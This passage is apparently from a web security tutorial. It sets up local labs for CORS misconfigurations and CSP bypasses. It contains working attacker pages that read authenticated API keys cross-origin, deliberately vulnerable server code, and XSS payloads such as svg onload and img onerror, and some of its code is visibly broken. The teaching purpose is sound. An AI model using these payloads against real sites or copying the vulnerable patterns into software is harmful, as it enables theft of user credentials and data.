```
<?php
if(isset($_SERVER['HTTP_ORIGIN'])) {
    $origin = (preg_match("/\..victim\.com$/", $_SERVER['HTTP_ORIGIN'])) \
    ? $_SERVER['HTTP_ORIGIN'] : "https://victim.com";
} else {
    $origin = "https://victim.com";
}
header("Access-Control-Allow-Origin: $origin");
header("Access-Control-Allow-Credentials: true");
?>
```

Impact: An attacker can exploit the XSS vulnerability to inject malicious JavaScript code on the vulnerable subdomain and bypass CORS restrictions.

Origin Header Reflection Playground

To demonstrate these CORS misconfigurations, let's create a lab environment with two components:

- **company.com:** A vulnerable web application with CORS misconfigurations.
- **attacker.com:** A malicious website that attempts to exploit the CORS vulnerabilities.

Lab Setup

Install Requirements

```
$ sudo apt update; sudo apt install nodejs npm
$ mkdir -p corsMisconfiguration/OriginReflection; cd corsMisconfiguration/OriginReflection
$ mkdir victim ; cd victim
$ npm init -y; npm i express cookie-parser
```

Generate public key and private key for HTTPS connection

```
$ mkcert company.com
```

Create vulnerable code: victim/index.js

```
const express = require('express')
const cookieParser = require('cookie-parser');
const https = require("https");
const fs = require("fs");

const app = express();
const port = 443;
app.use(cookieParser());

app.use((req, res, next) => {
  res.set({
    'Access-Control-Allow-Origin' : req.headers.origin ?? "https://company.com",
    'Access-Control-Allow-Credentials' : true,
  });
  next();
});

app.get('/', (req, res) => {
  res.send('<h3>First go to <u>/set-cookie</u> for getting cookie (authenticate) then go to\
<u>/api</u> \
for getting your api key</h3>');
});

app.get('/set-cookie', (req, res) => {
  res.cookie('test', '1234', { expires: new Date(Date.now() + 900000), httpOnly: false,\
    secure: true, sameSite: "None" });
  res.send('<h2>Cookie set for company.com domain</h2>');
});

app.get('/api', (req, res) => {
  if (req.cookies.test == "1234") {
    res.send('API_KEY: <b>ABCDEFGHijklmn</b>');
  } else {
    res.send("<h3>Invalid User | no cookie</h3>");
  }
});

https.createServer(
  {
    key: fs.readFileSync("company.com-key.pem"),
    cert: fs.readFileSync("company.com.pem"),
  },
  app
).listen(port, () => {
  console.log(`Server Run: https://company.com`);
});
```

Start server

```
$ sudo node index.js
```

output:

```
Server Run: https://company.com
```

When browse the `https://company.com`, this message displayed:

```
First go to /set-cookie for getting cookie (authenticate) then go to /api for getting you\
r api key
```

First, navigate to `https://company.com/set-cookie` to set a cookie. Then, open the Application tab in your browser's developer tools, you'll see that a cookie has been set for `company.com`.

After that, navigate to `https://company.com/api` to obtain the API key. When reviewing the request to `/api`, you will notice the inclusion of CORS headers. In the case of an Origin Reflection vulnerability, if a user attempts to read the content of `/api` from a different origin, the application permits access.

Origin Reflection Attack Sequence: In the Origin reflection vulnerability, the application allows any user to access the content of a page with another origin.

Install requirements

```
$ sudo apt update; sudo apt install nodejs npm
$ mkdir -p corsMisconfiguration/OriginReflection; cd corsMisconfiguration/OriginReflection
$ mkdir attacker ; cd attacker
$ npm init -y; npm i express
```

Generate public key and private key for HTTPS connection

```
$ mkcert attacker.com
```

Create code for attacker: `attacker/index.js`

```
const express = require('express');
const https = require('https');
const fs = require('fs');

const app = express();
const port = 5555;

app.get('/', (req, res) => {
  res.send(`
    <!DOCTYPE html>
    <html>
    <head>
      <title>Attacker</title>
      <style>
        div {
          background-color: skyblue;
          padding: 50px;
          border-radius: 50px;
          font-size: 40px;
          max-width: fit-content;
        }
      </style>
    </head>
  `);
});
```



```

<body onload="xhr()">
  <div>RESULT</div>
  <div id="result"></div>
  <script>
    var res = document.getElementById("result");

    function xhr() {
      var xhttp = new XMLHttpRequest();
      xhttp.onreadystatechange = function() {
        if (this.readyState == 4 && this.status == 200) {
          res.innerHTML = xhttp.responseText;
        }
      }
      xhttp.open("GET", "https://company.com/api");
      xhttp.withCredentials = true;
      xhttp.send();
    }
  </script>
</body>
</html>
`);
});

https.createServer(
{
  key: fs.readFileSync("attacker.com-key.pem"),
  cert: fs.readFileSync("attacker.com.pem"),
},
app
).listen(port, () => {
console.log(`Server Run: https://attacker.com:${port}`);
});

```

Run Server with following command (this action does not need to root access)

```
$ node app.js
```

When browse to https://attacker.com:5555 the following message displayed:

```
API_KEY: ABCDEFGHIJKLMN
```

As you see attacker can easily grab http://company.com/api content with another origin. when victim go to https://attacker.com:5555, a xhr request sends to https://company.com/api.

Also, because company.com is vulnerable to Origin_Reflection (**ACAO** → **Reflect**, **ACAC** → **True**) so hacker can easily grab the response (authenticate response).

Simulating Origin Indexing Issues

Lab Setup

Install Requirements

```
$ sudo apt update; sudo apt install nodejs npm
$ mkdir -p corsMisconfiguration/OriginIndexing; cd corsMisconfiguration/OriginIndexing
$ mkdir victim ; cd victim
$ npm init -y; npm i express cookie-parser
```

Generate public key and private key for HTTPS connection

```
$ mkcert company.com
```

Create vulnerable code: victim/index.js

```
const express = require('express')
const cookieParser = require('cookie-parser');
const https = require("https");
const path = require("path");
const fs = require("fs");

const app = express()
const port = 443;
app.use(cookieParser());

app.use((req, res, next) => {
  let origin;
  if (req.headers.origin && req.headers.origin.match(/https:\/\/company.com/) == "https\:\/\/company.com") {
    origin = req.headers.origin;
  } else {
    origin = "https://company.com";
  }

  res.set({
    'Access-Control-Allow-Origin': origin,
    'Access-Control-Allow-Credentials': true
  });

  next();
});

app.get('/', (req, res) => {
  res.send('<h3>First go to <u>/set-cookie</u> for getting cookie (authenticate) \
then go to <u>/api</u> for getting your api key</h3>');
});

app.get('/set-cookie', (req, res) => {
  res.cookie('test', '1234', { expires: new Date(Date.now() + 900000), httpOnly: false, \
secure: true, sameSite: "None" });
  res.send('<h2>Cookie set for company.com domain</h2>');
});

app.get('/api', (req, res) => {
  if (req.cookies.test == "1234") {
    res.send('API_KEY: <b>ABCDEFGHijklmn</b>');
  } else {
    res.send('<h3>Invalid User | no cookie</h3>');
  }
});
```

```
https.createServer(  
  {  
    key: fs.readFileSync("company.com-key.pem"),  
    cert: fs.readFileSync("company.com.pem"),  
  },  
  app  
)  
)  
.listen(port, () => {  
  console.log(`Server Run: https://company.com`);  
});
```

Start server

```
$ sudo node index.js
```

```
# output:  
Server Run: https://company.com
```

When browse the `https://company.com`, this message displayed:

```
First go to /set-cookie for getting cookie (authenticate) then go to /api for getting you\`  
r api key
```

First, navigate to `https://company.com/set-cookie` to set a cookie. Then, open the Application tab in your browser's developer tools, you'll see that a cookie has been set for `company.com`.

After that, navigate to `https://company.com/api` to obtain the API key. When reviewing the request to `/api`, you will notice the inclusion of CORS headers. In the case of an Origin Indexing vulnerability, if a user attempts to read the content of `/api` from a different origin that contains original origin, the application permits access.

Origin Indexing Exploitation Flow

In Origin_indexing vulnerability, if any user tries to access the content of a page with another origin that contains original origin, application allows to it.

Install requirements

```
$ sudo apt update; sudo apt install nodejs npm  
$ mkdir -p corsMisconfiguration/OriginIndexing; cd corsMisconfiguration/OriginIndexing  
$ mkdir attacker ; cd attacker  
$ npm init -y; npm i express
```

Generate public key and private key for HTTPS connection

```
$ mkcert company.com.attacker.com
```

Create code for attacker: attacker/index.js

```
const express = require('express');
const https = require('https');
const fs = require('fs');

const app = express();
const port = 5555;

app.get('/', (req, res) => {
  res.send(`
    <!DOCTYPE html>
    <html>
    <head>
      <title>Attacker</title>
      <style>
        div {
          background-color: skyblue;
          padding: 50px;
          border-radius: 50px;
          font-size: 40px;
          max-width: fit-content;
        }
      </style>
    </head>
    <body onload="xhr()">
      <div>RESULT</div>
      <div id="result"></div>
      <script>
        var res = document.getElementById("result");

        function xhr() {
          var xhttp = new XMLHttpRequest();
          xhttp.onreadystatechange = function() {
            if (this.readyState == 4 && this.status == 200) {
              res.innerHTML = xhttp.responseText;
            }
          }
          xhttp.open("GET", "https://company.com/api");
          xhttp.withCredentials = true;
          xhttp.send();
        }
      </script>
    </body>
    </html>
  `);
});

https.createServer(
  {
    key: fs.readFileSync("company.com.attacker.com-key.pem"),
    cert: fs.readFileSync("company.com.attacker.com.pem"),
  },
  app
).listen(port, () => {
  console.log(`Server Run: https://company.com.attacker.com:${port}`);
});
```

Run Server with following command

```
$ node app.js
```

When browse to `https://company.com.attacker.com:5555` the following message displayed:

```
API_KEY: ABCDEFGHIJKLMN
```

Because `company.com` is vulnerable to **Origin_indexing** (ACAO → Reflect_if_origin_contains_original_origin, ACAC → True) so hacker can easily grab the response (authenticate response).

Understanding Null Origin Behavior

Lab Setup

Install Requirements

```
$ sudo apt update; sudo apt install nodejs npm
$ mkdir -p corsMisconfiguration/OriginNull; cd corsMisconfiguration/OriginNull
$ mkdir victim ; cd victim
$ npm init -y; npm i express cookie-parser
```

Generate public key and private key for HTTPS connection

```
$ mkcert company.com
```

Create vulnerable code: `victim/index.js`

```
const express = require('express')
const cookieParser = require('cookie-parser');
const https = require("https");
const path = require("path");
const fs = require("fs");

const app = express();
const port = 443;
app.use(cookieParser());

app.use((req, res, next) => {
  let origin;
  if (req.headers.origin && req.headers.origin == "null") {
    origin = "null";
  } else {
    origin = "https://company.com";
  }
  res.set({
    'Access-Control-Allow-Origin': origin,
    'Access-Control-Allow-Credentials': true
  });
  next();
});

app.get('/', (req, res) => {
  res.send('<h3>First go to <u>/set-cookie</u> for getting cookie (authenticate)\
```

```
    then go to <u>/api</u> for getting your api key</h3>');
});

app.get('/set-cookie', (req, res) => {
  res.cookie('test', '1234', { expires: new Date(Date.now() + 900000), httpOnly: false, \
  secure: true, sameSite: "None" });
  res.send('<h2>Cookie set for company.com domain</h2>');
});

app.get('/api', (req, res) => {
  if (req.cookies.test == "1234") {
    res.send('API_KEY: <b>ABCDEFGHijklmn</b>');
  } else {
    res.send('<h3>Invalid User | no cookie</h3>');
  }
});

https.createServer(
  {
    key: fs.readFileSync("company.com-key.pem"),
    cert: fs.readFileSync("company.com.pem"),
  },
  app
).listen(port, () => {
  console.log(`Server Run: https://company.com`);
});
```

Start server

```
$ sudo node index.js
```

output:

```
Server Run: https://company.com
```

When browse the `https://company.com`, this message displayed:

First go to `/set-cookie` for getting cookie (authenticate) then go to `/api` for getting your api key

First, navigate to `https://company.com/set-cookie` to set a cookie. Then, open the Application tab in your browser's developer tools, you'll see that a cookie has been set for `company.com`.

After that, navigate to `https://company.com/api` to obtain the API key. When reviewing the request to `/api`, you will notice the inclusion of CORS headers. In the case of a Null Origin vulnerability, if a user attempts to read the content of `/api` with `iframe srcdoc`, application allows to it.

Null Origin Exploitation Flow

To exploit this SSRF vulnerability, if any user tries to read content of a page with `iframe srcdoc`, application allows to it.

Install requirements

```
$ sudo apt update; sudo apt install nodejs npm
$ mkdir -p corsMisconfiguration/OriginIndexing; cd corsMisconfiguration/OriginIndexing
$ mkdir attacker ; cd attacker
$ npm init -y; npm i express
```

Generate public key and private key for HTTPS connection

```
$ mkcert attacker.com
```

Create code for attacker: attacker/index.js

```
const express = require('express');
const https = require('https');
const fs = require('fs');

const app = express();
const port = 5555;

app.get('/', (req, res) => {
  res.send(`
    <!DOCTYPE html>
    <html>
    <head>
      <title>Attacker</title>
      <style>
        div {
          background-color: skyblue;
          padding: 50px;
          border-radius: 50px;
          font-size: 40px;
          max-width: fit-content;
        }
      </style>
    </head>
    <body>
      <div>RESULT into Console tab</div>
      <iframe sandbox="allow-scripts allow-top-navigation allow-forms"
        srcdoc="
          &lt;script&gt;
            var xhttp = new XMLHttpRequest();
            xhttp.onreadystatechange = function() {
              if(this.readyState == 4 && this.status == 200) {
                console.log(xhttp.responseText);
              }
            }
            xhttp.open('GET', 'https://company.com/api');
            xhttp.withCredentials = true;
            xhttp.send();
          &lt;/script&gt;"
        </iframe>
      </body>
    </html>
  `);
});

https.createServer(
  {
    key: fs.readFileSync('attacker.com-key.pem'),
```

```
cert: fs.readFileSync('attacker.com.pem'),
},
app
).listen(port, () => {
console.log(`Server Run: https://attacker.com:${port}`);
});
```

Run Server with following command

```
$ node app.js
```

When browse to `https://attacker.com:5555` the following message displayed (into console tab):

```
API_KEY: <b>ABCDEFGHJKLMN</b>
```

Because `company.com` is vulnerable to **null_origin** (ACA0 → null, ACAC → True) so hacker can easily grab the response via `iframe` (authenticate response).

Exploiting Misconfigured Whitelist Domains

Lab Setup

Install Requirements

```
$ sudo apt update; sudo apt install nodejs npm
$ mkdir -p corsMisconfiguration/OriginWhitelist; cd corsMisconfiguration/OriginWhitelist
$ mkdir victim ; cd victim
$ npm init -y; npm i express cookie-parser
```

Generate public key and private key for HTTPS connection

```
$ mkcert company.com
```

Create vulnerable code: `victim/index.js`

```
const express = require('express')
const cookieParser = require('cookie-parser');
const https = require("https");
const path = require("path");
const fs = require("fs");

const app = express();
const port = 443;
app.use(cookieParser());

app.use((req, res, next) => {
let origin;
  if (req.headers.origin && req.headers.origin.match(/.company.com/) == ".company.com")\
  {
```



```

    origin = req.headers.origin;
  } else {
    origin = "https://company.com";
  }

  res.set({
    'Access-Control-Allow-Origin': origin,
    'Access-Control-Allow-Credentials': true
  });

  next();
});

app.get('/', (req, res) => {
  res.send('<h3>First go to <u>/set-cookie</u> for getting cookie (authenticate) then go to\
<u>/api</u> for getting your api key</h3>');
});

app.get('/set-cookie', (req, res) => {
  res.cookie('test', '1234', { expires: new Date(Date.now() + 900000), httpOnly: false, sec\
ure: true, sameSite: "None" });
  res.send('<h2>Cookie set for company.com domain</h2>');
});

app.get('/api', (req, res) => {
  if (req.cookies.test == "1234") {
    res.send('API_KEY: <b>ABCDEFGHJKLMN</b>');
  } else {
    res.send('<h3>Invalid User | no cookie</h3>');
  }
});

https.createServer(
  {
    key: fs.readFileSync("company.com-key.pem"),
    cert: fs.readFileSync("company.com.pem"),
  },
  app
).listen(port, () => {
  console.log(`Server Run: https://company.com`);
});

```

Start server

```
$ sudo node index.js
```

output:

```
Server Run: https://company.com
```

When browse the <https://company.com>, this message displayed:

```
First go to /set-cookie for getting cookie (authenticate) then go to /api for getting you\
r api key
```

First, navigate to <https://company.com/set-cookie> to set a cookie. Then, open the Application tab in your browser's developer tools, you'll see that a cookie has been set for company.com.

After that, navigate to <https://company.com/api> to obtain the API key. When reviewing the request to `/api`, you will notice the inclusion of CORS headers. In the case of an Whitelist Origin vulnerability, if a user attempts to read the content of `/api` with a **subdomain** of a domain, application allows to it.

Origin Whitelist Domains Exploitation Flow

In the Origin reflection vulnerability, the application allows any user to access the content of a page with another origin.

Install requirements

```
$ sudo apt update; sudo apt install nodejs npm
$ mkdir -p corsMisconfiguration/OriginWhitelist; cd corsMisconfiguration/OriginWhitelist
$ mkdir attacker ; cd attacker
$ npm init -y; npm i express
```

Generate public key and private key for HTTPS connection

```
$ mkcert example.company.com
```

Create code for attacker: attacker/index.js

```
const express = require('express');
const https = require('https');
const fs = require('fs');

const app = express();
const port = 5555;

app.get('/', (req, res) => {
  res.send(`
    <!DOCTYPE html>
    <html>
    <head>
      <title>Attacker</title>
      <style>
        div {
          background-color: skyblue;
          padding: 50px;
          border-radius: 50px;
          font-size: 40px;
          max-width: fit-content;
        }
      </style>
    </head>
    <body onload="xhr()">
      <div>RESULT</div>
      <div id="result"></div>
      <script>
        var res = document.getElementById("result");

        function xhr() {
          var xhttp = new XMLHttpRequest();
          xhttp.onreadystatechange = function() {
            if (this.readyState == 4 && this.status == 200) {
```

```
        res.innerHTML = xhttp.responseText;
    }
    xhttp.open("GET", "https://company.com/api");
    xhttp.withCredentials = true;
    xhttp.send();
}
</script>
</body>
</html>
`);
});

https.createServer(
{
    key: fs.readFileSync("sub.company.com-key.pem"),
    cert: fs.readFileSync("sub.company.com.pem"),
},
app
).listen(port, () => {
console.log(`Server Run: https://sub.company.com:${port}`);
});
```

Run Server with following command (this action does not need to root access)

```
$ node app.js
```

When browse to `https://attacker.com:5555` the following message displayed:

```
API_KEY: ABCDEFGHIJKLMN
```

Because `company.com` is vulnerable to **Whitelist_domain** (`ACA0 → Reflect_if_subdomain, ACAC → True`) so hacker can easily grab the response (authenticate response).

Mitigation Techniques

Preventing CORS misconfigurations requires a combination of secure coding practices and careful configuration:

Use a Strict Allow-list: Never use `*` as the value for `Access-Control-Allow-Origin`. This effectively disables CORS protection. Instead, maintain a strict allow-list of trusted origins. This will allow only resources from a specified origin

Restrict Allowed Methods & Headers: Explicitly define the HTTP methods and headers that are allowed using `Access-Control-Allow-Methods` and `Access-Control-Allow-Headers`.

Avoid Setting `Access-Control-Allow-Credentials: true` Unless Necessary: Setting this header to `true` allows cross-origin requests to include credentials (cookies, authorization headers). This should only be done if absolutely necessary and with extreme caution. Only allow it to the origins that you strictly trust.

Validate Incoming Requests: Implement server-side validation to ensure that requests are coming from expected sources before processing them.

Set Secure Response Headers: Implement security headers like X-Frame-Options and Content-Security-Policy (CSP) to provide additional layers of protection.

Content-Security-Policy (CSP) Bypasses

Content-Security-Policy (CSP) is a security mechanism designed to mitigate the risks of Cross-Site Scripting (XSS) and other code injection attacks by controlling which resources can be loaded and executed by a web page. However, attackers have developed techniques to bypass CSP restrictions and still inject malicious content into a page. These bypasses may exploit weak configurations, complex use cases, or overlooked gaps in the policy. Techniques like using `unsafe-inline`, base64 encoding, or leveraging trusted domains can circumvent CSP protections. As CSP becomes a standard defense mechanism for web applications, how can developers fine-tune their CSP configurations and stay ahead of evolving attack strategies?

Understanding Content-Security-Policy (CSP)?

CSP is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injection attacks. CSP works by restricting the sources from which the browser is allowed to load resources. This can significantly reduce the attack surface and make it more difficult for attackers to inject malicious code into your web application.

How CSP Works: CSP is implemented using an HTTP header (**Content-Security-Policy**) or a `<meta>` tag. It defines a whitelist of sources that the browser can trust. Any resources loaded from sources not in the whitelist are blocked.

Exploring Content Security Policy Directives

CSP directives specify the allowed sources for different types of resources. Here are some common directives:

- **default-src:** A fallback directive that applies to all resource types if a more specific directive isn't defined.
- **script-src:** Defines the allowed sources for JavaScript code. This is crucial for preventing XSS.
- **style-src:** Defines the allowed sources for CSS stylesheets.
- **img-src:** Defines the allowed sources for images.
- **connect-src:** Defines the allowed sources for AJAX, WebSockets, and other network connections.
- **font-src:** Defines the allowed sources for fonts.
- **media-src:** Defines the allowed sources for audio and video files.
- **object-src:** Defines the allowed sources for plugins like Flash (deprecated but still relevant in older systems).
- **base-uri:** Restricts the URLs that can be used in the `<base>` element.
- **form-action:** Restricts the URLs to which forms can be submitted.

- **frame-ancestors:** Specifies valid parents that may embed a page using <frame>, <iframe>, <object>, <embed>, Or <applet>.
- **report-uri:** Specifies a URL to which the browser should send reports of CSP violations. Deprecated in favor of report-to.
- **report-to:** Configures a reporting group where the browser should send CSP violation reports. This is the modern standard.

Basic CSP Examples

Strict CSP (Restricting Everything): This policy only allows resources from the same origin (domain, protocol, and port).

```
Content-Security-Policy: default-src 'none'; script-src 'self'; connect-src 'self'; \
img-src 'self'; style-src 'self';
```

Allowing Specific Domains: This allows scripts from the same origin, https://victim.com, and https://cdn.victim.net. Stylesheets are allowed from the same origin and https://victim.com. Images are allowed from any source (*). Be very careful with *!

```
Content-Security-Policy: default-src 'self'; script-src 'self' https://victim.com https://\
/cdn.example.net; \
style-src 'self' https://victim.com; img-src *;
```

Allowing Inline Scripts with Nonce: A nonce is a cryptographically strong random string that is generated for each request. The server sets the CSP header with the nonce-* value, and the inline script tag must include the same nonce value. This prevents attackers from injecting their own inline scripts because they won't know the correct nonce.

```
Content-Security-Policy: default-src 'self'; script-src 'self' 'nonce-rAnd@mN0nc3'; style-\
-src 'self'
```

```
<!-- HTML -->
<script nonce="rAnd@mN0nc3">
  // Inline JavaScript code here
  console.log("Hello from inline script!");
</script>
```

Allowing Inline Styles with Hash: To use a hash, calculate the SHA256, SHA384, or SHA512 hash of the exact content of the inline style block. Any changes to the style, even a single whitespace character, will invalidate the hash.

```
Content-Security-Policy: default-src 'self'; style-src 'self' 'sha256-YOUR_STYLE_HASH'; s\
cript-src 'self';
```

```
<style>
  body { background-color: #f0f0f0; }
</style>
```

Report-Only Mode: In report-only mode, the CSP policy is not enforced. Instead, violations are reported to the specified report-uri. This is useful for testing and refining your CSP before enabling it fully.

```
Content-Security-Policy-Report-Only: default-src 'self';\nscript-src 'self' https://victim.com; report-uri /csp-report-endpoint
```

Understanding CSP Misconfigurations and Their Exploits

Wildcard Source (*): Allows scripts and resources to be loaded from any domain. An attacker can inject a script tag that loads a malicious script from an attacker-controlled server without restriction

Unsafe Inline: Permits inline JavaScript execution. This removes one of the main defenses against cross-site scripting (XSS). Even if an application tried to disallow external script injections, the inline allowance means injected code will execute.

Unsafe Eval: Permits the use of functions like `eval()`, which can execute arbitrary strings as code. An attacker can leverage `eval()` to execute dynamically generated code, making it easier to run complex payloads.

Data URI: Allows the use of data URIs as sources for resources. This can be exploited to create iframes or script tags with embedded malicious HTML/JavaScript content.

Lab Setup:

Install requirements

```
$ sudo apt update; sudo apt install php\n$ mkdir ContentSecurityPolicy; cd ContentSecurityPolicy
```

Create a vulnerable code: CSPmisconfig.php

```
<?php\nheader("Content-Security-Policy: default-src * 'unsafe-inline' 'unsafe-eval' data:;");\n?>\n<!DOCTYPE html>\n<html>\n<head>\n  <title>CSP Bypass Demonstration</title>\n</head>\n<body>\n  <h1>CSP Bypass Demonstration</h1>\n  <p>Testing overly permissive CSP directives:</p>\n\n  <h2>1. Wildcard Domain (*)</h2>\n  <button onclick="testWildcard()">Test Wildcard Policy</button>\n  <div id="wildcard-output"></div>\n\n  <h2>2. Unsafe Inline</h2>\n  <button onclick="testUnsafeInline()">Test Unsafe Inline</button>\n  <div id="inline-output"></div>
```

```

<h2>3. Unsafe Eval</h2>
<button onclick="testUnsafeEval()">Test Unsafe Eval</button>
<div id="eval-output"></div>

<h2>4. Data URI</h2>
<button onclick="testDataUri()">Test Data URI</button>
<div id="datauri-output"></div>

<h2>5. Combined Exploit</h2>
<button onclick="combinedExploit()">Test Combined Exploit</button>
<div id="combined-output"></div>

<script>
    // 1. Wildcard domain test
    function testWildcard() {
        try {
            var s = document.createElement('script');
            s.src = 'https://victim.com/nonexistent.js';
            s.onerror = function() {
                document.getElementById('wildcard-output').innerText =
                    'Wildcard allowed script load attempt from any domain';
            };
            document.head.appendChild(s);
        } catch(e) {
            document.getElementById('wildcard-output').innerText = 'Error: ' + e;
        }
    }

    // 2. Unsafe inline test
    function testUnsafeInline() {
        eval("document.getElementById('inline-output').innerText='Inline script execu\
ted';");
    }

    // 3. Unsafe eval test
    function testUnsafeEval() {
        try {
            eval("document.getElementById('eval-output').innerText='eval() executed';\
");
        } catch(e) {
            document.getElementById('eval-output').innerText = 'Error: ' + e;
        }
    }

    // 4. Data URI test
    function testDataUri() {
        var frame = document.createElement('iframe');
        frame.src = "data:text/html,<html><body><script>parent.postMessage('Data URI \
script executed',\
    '*');</script></body></html>";
        frame.style.display = 'none';
        document.body.appendChild(frame);
    }

    // 5. Combined exploit
    function combinedExploit() {
        var cookies = document.cookie;
        var frame = document.createElement('iframe');
        frame.src = "data:text/html,<html><body><script>parent.postMessage(\
'Combined exploit worked. Cookies: " + encodeURIComponent(cookies) + "', '*')\
; </script></body></html>";
        frame.style.display = 'none';
        document.body.appendChild(frame);
    }
</script>

```



```
    }

    // Listener to receive messages from iframes
    window.addEventListener('message', function(event) {
        if (event.data.startsWith("Data URI script executed")) {
            document.getElementById('datauri-output').innerText = event.data;
        }
        if (event.data.startsWith("Combined exploit worked")) {
            document.getElementById('combined-output').innerText = event.data;
        }
    });
</script>
</body>
</html>
```

Exploitation in a Real-World Scenario: Imagine a website that deploys a similarly misconfigured CSP. An attacker who identifies an XSS injection point (for instance, in a comment field or search query parameter) can exploit the weak CSP in several ways:

- **Remote Script Loading:** The attacker can inject a script tag that points to a malicious JavaScript file hosted on their server. Because of the wildcard (*), the browser will fetch and execute the malicious script.
- **Inline Script Injection:** With 'unsafe-inline' enabled, any inline script inserted by the attacker will run. This allows the attacker to craft payloads that can, for example, steal cookies or modify the page's DOM to redirect users to phishing sites.
- **Dynamic Code Execution:** Using `eval()` —which is permitted— the attacker can dynamically construct more complex payloads. For example, they could build a script that obfuscates its intent until after it has bypassed initial defenses, making detection harder.
- **Data URI Exploit:** By leveraging data URIs, an attacker can create an invisible iframe containing malicious scripts. As demonstrated in the lab's "Combined Exploit" function, such an iframe could steal sensitive data (like session cookies) and send them to an attacker-controlled endpoint using `postMessage`.

Bypassing CSP with JSONP Endpoints

JSONP (JSON with Padding) is a technique for making cross-domain requests in older browsers. It works by wrapping the JSON data in a JavaScript function call. Attackers can sometimes exploit JSONP endpoints to bypass CSP.

If a JSONP endpoint exists on a trusted domain (allowed by `script-src`) and allows arbitrary callback functions, an attacker can inject arbitrary JavaScript code.

Example:

1. **JSONP Endpoint:** `https://victim.com/api/data?callback=myCallback`
2. **Attacker's Payload:**

```
<script src="https://victim.com/api/data?callback=alert"></script>
```

This will execute `alert(data)` where `data` is the JSON data returned by the API. If the API returns sensitive data, the attacker can steal it. More dangerously, the attacker could use a more complex callback to execute arbitrary code.

Lab Setup:

Install requirements

```
$ sudo apt update; sudo apt install php
$ mkdir ContentSecurityPolicy; cd ContentSecurityPolicy
```

Create vulnerable file: CSPjsonp.php

```
<?php
header("Content-Security-Policy: script-src 'self' http://victim.com;");
?>
<!DOCTYPE html>
<html>
<head>
  <title>Victim Page with CSP</title>
  <script src="handleData.js"></script>
</head>
<body>
  <h1>Victim Page</h1>
  <p>This page enforces a strict CSP that allows scripts only from 'self' and http://victim.com.</p>
  <p>However, a vulnerable JSONP endpoint on http://victim.com can be exploited to bypass this policy.</p>

  <script src="http://victim.com/api/jsonp.php?callback=handleData"></script>
</body>
</html>
```

Create handleData JavaScript file: handleData.js

```
function handleData(data) {
  console.log("Received data:", data);
  // Stringify the JSON data to display it properly.
  var dataStr = JSON.stringify(data, null, 2);
  alert(dataStr);
}
```

Create JSONP file with sensitive data: api/jsonp.php (vulnerable JSONP endpoint)

```
<?php
header("Content-Type: application/javascript");

// Retrieve the callback from the GET parameter without validation.
$callback = isset($_GET['callback']) ? $_GET['callback'] : 'callback';

// Sensitive data that might be returned by the API.
$data = array(
  "data" => "Sensitive information",
  "secret" => "Confidential details"
);
```

```
// Return the JSONP response wrapped in the callback.  
echo $callback . '(' . json_encode($data) . ');';  
?>
```

Exploitation flow: The jsonp.php script acts as a JSONP endpoint. It accepts a callback parameter from the URL without any validation and wraps sensitive data in a call to that callback function. Because the endpoint does not check or restrict the value of the callback parameter, an attacker (or even an unintentional misconfiguration) can force the endpoint to call an arbitrary function. If that function is something like alert or any other function that can be used to leak or manipulate data, the returned sensitive data is executed in the context of the trusted domain. This index.php enforces a strict CSP by using a header that limits script sources to only those coming from the same origin ('self') and from the trusted domain (http://victim.com). The CSP is defined as:

```
Content-Security-Policy: script-src 'self' http://victim.com;
```

This means that inline scripts are not allowed, and only external scripts from the trusted sources can be executed.

Since inline scripts are blocked by the CSP, the callback function `handleData` is defined in an external JavaScript file. This file is loaded in the victim page so that the function is available when the JSONP endpoint is called. Without the external file, if you tried to define `handleData` inline, the browser would refuse to execute it because of the CSP restrictions. By placing the function in `handleData.js` and loading it as an external script, it complies with the CSP.

Mitigation:

- Avoid JSONP if possible. Use CORS instead.
- If you must use JSONP, strictly validate the callback function names to ensure they are not attacker-controlled. Whitelist specific callback functions.
- Use a strong CSP that restricts the domains from which scripts can be loaded.

Leveraging Trusted Types to Bypass CSP

Trusted Types is a browser security feature that helps prevent DOM-based XSS by requiring developers to sanitize data before it's inserted into the DOM. However, if Trusted Types is not implemented correctly, it can be bypassed.

If a website uses a Trusted Types policy that is too permissive or if the code that handles user input doesn't properly sanitize it, an attacker can inject malicious code.

Example:

```
// Assuming a Trusted Types policy is in place, but not correctly enforced  
const userInput = new URLSearchParams(window.location.search).get('input');  
const element = document.getElementById('output');
```

```
element.innerHTML = userInput; // Vulnerable to DOM-based XSS if 'input' contains malicious HTML
```

Lab Setup #1:

Install requirements

```
$ sudo apt update; sudo apt install php
$ mkdir ContentSecurityPolicy; cd ContentSecurityPolicy
```

Create a vulnerable code: CSPtrustType.php

```
<?php
header("Content-Security-Policy: require-trusted-types-for 'script'");
?>
<!DOCTYPE html>
<html>
<head>
  <title>Trusted Types Bypass Lab</title>
  <script>
    // A weak Trusted Types policy that doesn't properly sanitize HTML
    if (window.trustedTypes && trustedTypes.createPolicy) {
      trustedTypes.createPolicy('default', {
        createHTML: (string) => {
          // Weak sanitization - just allows everything through
          return string;
        }
      });
    }
  </script>
</head>
<body>
  <h1>DOM-Based XSS with Weak Trusted Types Policy</h1>

  <div id="output"></div>

  <script>
    // Get user input from URL
    const params = new URLSearchParams(window.location.search);
    const userInput = params.get('input');

    // Insert unsanitized input into DOM
    document.getElementById('output').innerHTML = userInput;
  </script>

  <h2>Test Payloads</h2>
  <ul>
    <li><a href="?input=<img src=x onerror=alert(1)>">Basic XSS</a></li>
    <li><a href="?input=<script>alert(1)</script>">Script Tag</a></li>
  </ul>
</body>
</html>
```

Exploitation steps:

1. Identify Weak Trusted Types Policy:

- The policy 'default' (lines 9-15) uses empty sanitization:

```
createHTML: (string) => { return string; }
```

- This allows any HTML input to pass through unchanged.

2. Locate DOM XSS Sink:

- The vulnerable code uses unsanitized innerHTML (line 28):

```
document.getElementById('output').innerHTML = userInput;
```

- User input is directly injected into the DOM via URL parameters (?input=).

3. Confirm Basic XSS Works: Test payload: ?input=

- Modern browsers allow onerror handlers via innerHTML.
- Trusted Types policy fails to sanitize the payload
- CSP require-trusted-types-for 'script' is satisfied (policy exists but is weak)

4. Understand Why <script> Tags Fail: Payload: ?input=<script>alert(1)</script> does not execute because:

- Browsers block <script> execution via innerHTML (security feature)
- CSP does not block event handlers (e.g., onerror, onload)

5. Bypass Restrictions with Alternative Payloads: Use HTML elements that support event handlers or JavaScript execution:

- SVG XSS: ?input=<svg/onload=alert(1)>
- Iframe Injection: ?input=<iframe srcdoc="">
- JavaScript URI: ?input=Click

